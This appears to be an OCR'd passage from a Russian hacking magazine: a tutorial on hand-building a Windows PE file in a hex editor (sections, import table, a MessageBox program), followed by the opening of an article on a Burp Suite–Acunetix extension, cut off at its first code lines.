БИНАРЬ СВОИМИ РУКАМИ

ДЕЛАЕМ PE-ФАЙЛ С ОКОННЫМ ПРИЛОЖЕНИЕМ WINDOWS

Из всех таблиц нам понадобится только таблица импорта. Она будет располагаться в секции `.idata` по смещению 0x2000. Размер будет минимальный — 0x200.


Hiew: Program — копия.exe
Директории данных опционального заголовка

Директории данных

Section Table

Таблица секций идет сразу за опциональным заголовком. Соответственно, нужно правильно указать размер заголовка в поле **`SizeOfOptionalHeader`** PE-заголовка, чтобы начальный адрес таблицы секций оказался на своем месте. В нашем случае таблица секций будет выглядеть следующим образом.

Name	VirtualSize	VirtualAddress	SizeOfRawData	PointerToRawData	PointerToRelocations	PointerToLinenumbers	NumberOfRelocations	NumberOfLinenumbers	Characteristics
.text	1000	1000	200	200	0	0	0	0	60000020
.idata	1000	2000	200	400	0	0	0	0	C0000040
.data	1000	3000	200	600	0	0	0	0	C0000040


По сути, таблица секций — это массив структур **`IMAGE_SECTION_HEADER`**. Она состоит из следующих элементов:

- BYTE **Name**[8] — название секции;
- DWORD **VirtualSize** — размер секции в виртуальной памяти;
- DWORD **VirtualAddress** — смещение секции в виртуальной памяти относительно ImageBase;
- DWORD **SizeOfRawData** — размер секции на диске;
- DWORD **PointerToRawData** — смещение секции на диске относительно начала файла;
- DWORD **PointerToRelocations** — смещение до таблицы переадресации для данной секции на диске, актуально только для .obj-файлов, для .exe- и .dll- здесь выставляется 0;
- DWORD **PointerToLinenumbers** — смещение до таблицы соответствия строк исходного кода и команд машинного кода (таблицы строк) на диске. Для .exe- и .dll-файлов всегда выставляется 0;
- WORD **NumberOfRelocations** — количество записей переадресации для данной секции, для .exe- и .dll-файлов эта секция всегда 0;
- WORD **NumberOfLinenumbers** — количество записей в таблице соответствия строк исходного кода и машинных инструкций для данной секции, здесь тоже 0;
- DWORD **Characteristics** — флаги, задающие атрибуты секции, ниже перечислим самые важные из них.

Флаг	Значение	Описание
IMAGE_SCN_CNT_CODE	0x00000020	Секция содержит исполняемый код
IMAGE_SCN_CNT_INITIALIZED_DATA	0x00000040	Секция содержит инициализированные данные
IMAGE_SCN_CNT_UNINITIALIZED_DATA	0x00000080	Секция содержит неинициализированные данные
IMAGE_SCN_MEM_EXECUTE	0x20000000	Содержимое секции разрешено к выполнению
IMAGE_SCN_MEM_READ	0x40000000	Содержимое секции разрешено к чтению
IMAGE_SCN_MEM_WRITE	0x80000000	Содержимое секции разрешено к записи

Флаги `IMAGE_SCN_CNT_CODE`, `IMAGE_SCN_CNT_INITIALIZED_DATA`, `IMAGE_SCN_CNT_UNINITIALIZED_DATA` не влияют на работу программы и нужны только для сторонних программ, таких как отладчик или дизассемблер для правильной интерпретации секции. Полный список флагов — в документации.

Чтобы проверить правильность заполнения заголовка, в Hiew можно просто нажать F8, предварительно сохранив файл. И если мы все сделали правильно, должны отобразиться некоторые поля заголовка с верными значениями.



```
Count of sections              3 | Machine                  Intel386
Symbol table  00000000[00000000] |        Tue Mar 30 23:00:00 1999
Size of optional header     00E0 | Magic optional header        010B
Linker version              0.00 | OS version                  10.00
Image version              13.37 | Subsystem version            4.00
Entry point             00001000 | Size of code             00000200
Size of init data       00000400 | Size of uninit data      00000000
Size of image           00004000 | Size of header           00000200
Base of code            00001000 | Base of data             00002000
Image base              00400000 | Subsystem                     GUI
Section alignment       00001000 | File alignment           00000200
Stack          00001000/00001000 | Heap           00100000/00000000
Checksum                00000000 | Number of dirs                 16
```

СЕКЦИИ

Теперь поговорим о секциях. Как ты помнишь, их будет три:

- **`.text`** — секция с исполняемым кодом программы;
- **`.idata`** — секция с таблицами импорта;
- **`.data`** — секция с данными (у нас там будут храниться строки).

Вообще говоря, мы вольны называть секции как угодно и хранить в них данные и код вперемешку, главное — выставить правильные флаги в таблице секций. Единственное исключение — секция ресурсов, которая всегда должна иметь название **`.rsrc`**. Список стандартных секций можно найти в документации Microsoft.

Наш разбор мы начнем с секций импорта и данных, а код оставим на сладкое.

Секция импорта

Секция импорта располагается по адресу 0x400. В этой секции хранится информация о том, какие DLL нужно подключить при старте программы и какие функции из них импортировать. Нам потребуется функция **`MessageBoxA`** из библиотеки **`User32.dll`** и функция **`ExitProcess`** из библиотеки **`Kernel32.dll`**.

Прежде чем разбирать, из чего состоит секция, нужно пояснить, какие виды импорта бывают:

- **import by name** — импорт функции по имени;
- **import by ordinal** — импорт функции по порядковому номеру.

Тип импорта указывается в Import Lookup Table, которую мы рассмотрим ниже.

Также существует еще отложенный импорт (delayed import), который позволяет загружать DLL и разрешать адреса импортируемых функций не при запуске приложения, а только при первом вызове этих функций.

В нашей программе мы будем использовать импорт по имени. Это наиболее распространенный способ импорта, и он не зависит от изменения порядковых номеров функций внутри DLL. Хотя у него есть и недостаток — он более медленный по сравнению с импортом по порядковому номеру.

Import Directory Table

Секцию импорта принято начинать с таблицы Import Directory Table. Это массив структур **`IMAGE_IMPORT_DESCRIPTOR`**, каждая из которых описывает одну импортируемую библиотеку DLL:

- DWORD **Import Lookup Table RVA (Characteristics)** — смещение относительно ImageBase (RVA) до Import Lookup Table (ILT);
- DWORD **Time/Date Stamp** — временная метка. Здесь выставляется 0, загрузчик заполняет это поле сам;
- **Forwarder Chain** — индекс в таблице импорта, указывающий, где начинается цепочка перенаправляемых (forwarding) функций. Это поле уже не используется и игнорируется при загрузке программы, так что выставляем тут 0;
- DWORD **Name** — смещение относительно ImageBase (RVA) до имени DLL. Они будут располагаться сразу за Import Directory Table;
- DWORD **Import Address Table RVA (Thunk Table)** — смещение относительно ImageBase (RVA) до Import Address Table (IAT).

Завершается таблица записью, где все поля равны 0. Так система понимает, где конец таблицы.

ILT RVA	Time/Date Stamp	Forwarder Chain	Name RVA	IAT RVA
2058	0	0	203C	2060
2078	0	0	204A	2080

Давай еще разберем две упомянутые выше таблицы: Import Lookup Table и Import Address Table.

Import Lookup Table

Import Lookup Table — это массив, который (в нашем случае 32-разрядного бинарника) состоит из 32-разрядных чисел. Они указывают, какие функции импортируются из DLL. Старший бит каждого числа указывает на то, какой тип импорта используется: 0 — import by name, 1 — import by ordinal. В зависимости от этого бита загрузчик понимает, как интерпретировать информацию, содержащуюся в остальной части числа. В случае импорта по имени там будет содержаться RVA до записи в Hint/Name Table. В случае импорта по порядковому номеру первые два байта числа будут содержать номер функции в импортируемой DLL. Заканчивается таблица пустым значением.

Мы импортируем две библиотеки, значит, и таблиц тоже будет две.

Kernel32.dll:

RVA	Значение
0x2058	0x2068
0x205C	0x0

User32.dll:

RVA	Значение
0x2078	0x2088
0x207C	0x0


Import Address Table

Import Address Table заполняется ровно так же, как и Import Lookup Table. При загрузке программы значения в этой таблице заменяются адресами в виртуальной памяти тех функций, на которые они указывают. Именно на эту таблицу мы будем ссылаться при использовании библиотечных функций.

Hint/Name Table

Нам осталось разобраться с таблицей Hint/Name, на записи которой ссылаются Import Address Table и Import Lookup Table. Она состоит из двух частей:


- WORD **Hint** — поле размером 2 байта, где хранится индекс импортируемой функции из таблицы Export Name Table. Сначала загрузчик пытается найти функцию по этому индексу. В случае неудачи выполняется бинарный поиск по имени функции. В этом поле оставим 0;
- BYTE ARRAY **Name** — имя импортируемой функции. Должно заканчиваться одним или двумя нулевыми байтами, чтобы следующая запись начиналась с четного байта.



Секция импорта

Секция данных

Секция данных располагается по адресу 0x600. В ней будут содержаться только две строки: заголовок «Wake up, Neo...» и сообщение «The Matrix has you...». Поскольку мы используем функцию **`MessageBoxA`**, символы должны быть в кодировке ASCII. Для разделения строк необходимо, чтобы между ними был минимум один нулевой байт.


Hiew: Program.exe
Строка заголовка диалогового окна
Строка сообщения диалогового окна

Секция данных

Секция кода

Наконец, перейдем к написанию нашего кода. Его секция располагается по адресу 0x200. Вся программа умещается в семь строк ассемблерного кода.

```
push 0
push 0x4003000
push 0x4003010
push 0
call MessageBoxA
push 0
call ExitProcess
```


Для вызова функций API Win32 используется соглашение stdcall, поэтому аргументы функции **`MessageBoxA`** мы кладем в стек, начиная с последнего. Далее вызываем саму функцию. То же самое делаем с функцией **`ExitProcess`**.

Hiew имеет собственный компилятор для ассемблерного кода, им мы и воспользуемся. Если ты работаешь в другом Hex-редакторе, можешь использовать онлайновый компилятор. У тебя должна получиться вот такая строка:

```
6A0068003040681030400006A00FF1580802040006A00FF1560204000
```


```
0X200:   6A 00 68 00-30 40 00 68-10 30 40 00-6A 00 FF 15
0X210:   80 20 40 00-6A 00 FF 15-60 20 40 00
```

Если все вписал правильно, Hiew должен отобразить имена функций и наши строки.



```
000001FA: 0000              add    [eax],al
000001FC: 0000              add    [eax],al
000001FE: 0000              add    [eax],al
00000200: 6A00              push   0
00000202: 6800304000        push   000403000 ;'Wake up, Neo...' --↓1
00000207: 6810304000        push   000403010 ;'The Matrix has you...' --↓2
0000020C: 6A00              push   0
0000020E: FF1580204000      call   MessageBoxA
00000214: 6A00              push   0
00000216: FF1560204000      call   ExitProcess
0000021C: 0000              add    [eax],al
```

Все готово! Можно запускать программу.



Wake up, Neo...

The Matrix has you...

OK

Вот так, без помощи компилятора, мы смогли сделать свою рабочую программу. Конечно, писать программу таким способом — дело очень трудоемкое и имеет смысл только для обучения. Но зато теперь ты знаешь, что скрывает в себе PE-файл, и можешь самостоятельно менять параметры в других программах. ⌶

МОЩЬ ДВУХ КИТОВ

Объединяем возможности Burp и Acunetix

В этой статье я расскажу, как написать на Python расширение Burp для связи между Burp и Acunetix. Будем передавать таргеты между программами и запускать сканы в один клик.

ret0x2A
@ret0x2A

В обеих программах есть сотни сканеров, причем многие уникальны для одной из них. Acunetix шикарно выполняет массовое сканирование, тогда как Burp хорош при работе с одним таргетом. На мой взгляд, они идеально дополняют друг друга.

Я поставил цель — создать инструмент, который позволит быстро и удобно собирать полную информацию о таргете и уязвимостях в проекте Burp. Цель серьезная, и код расширения вышел объемным. Поэтому я решил подготовить два материала.

Начнем с создания интерфейса для управления ключами доступа к Acunetix API, настроим передачу таргетов из Burp в Acunetix и обратно. Я помогу разобраться, как строится интерфейс вкладки и как выполнять сторонние запросы в Burp. По дороге ты освоишь основы Acunetix API.

ИНТЕРФЕЙС РАСШИРЕНИЯ

Нам потребуется хранить ключ от Acunetix API и правильный URL. Давай сделаем вкладку с небольшим интерфейсом из двух текстовых полей и кнопок: Check и Save. Кнопка Check проверит доступность API, Save отправит данные в хранилище, чтобы не нужно было вводить креды перед каждым использованием.

WWW

Исходные коды расширения можешь скачать с моего GitHub.

Расширение разделим на модули, чтобы сохранить читаемость кода и возможность масштабировать без боли. Создай основной файл `burp-acunetix.py`. При добавлении в Burp нужно будет указывать именно этот файл!

```
# -*- coding: utf-8 -*-
# Обязательно указывай кодировку, если используешь кириллицу в
комментариях
